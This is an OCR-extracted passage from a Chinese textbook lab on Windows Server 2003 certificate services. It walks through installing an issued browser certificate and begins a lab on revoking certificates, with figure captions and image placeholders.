


图 4-34 颁发证书

(3) 单击“Web 浏览器证书”,显示如图 4-37 所示的“证书已颁发”。

(4) 单击“安装此证书”,单击“是”,如图 4-38 所示。

(5) 在弹出的如图 4-39 所示的“安全性警告”对话框中单击“是”按钮。

(6) 证书已安装,在浏览器中,选择“Internet 选项”命令,打开“证书”和“个人”对话框,证书如图 4-40 所示。




图 4-35　客户端下载 CA 证书




图 4-36　挂起的证书申请的状态



图 4-37　证书已颁发




图 4-38 安装证书




图 4-39 安全性警告



图 4-40 证书已安装




图 4-40　(续)

实训 4.2　管理证书

【实训目的】

掌握证书的管理功能：挂起、颁发、吊销、失效。

【实训环境】

(1) 一台安装有 Windows Server 2003 的 PC 作为 CA 服务器。

(2) 一台安装有 Windows Server 2003(或 Windows XP)的 PC 作为客户机。

【实训内容】

挂起、颁发功能在实训 4.2 已练习，本实训练习吊销证书。

(1) CA 服务器端，打开证书颁发机构，选择“颁发的证书”→“ID 为 2”→“所有任务”→“吊销证书”命令，实现证书吊销，如图 4-41 所示。

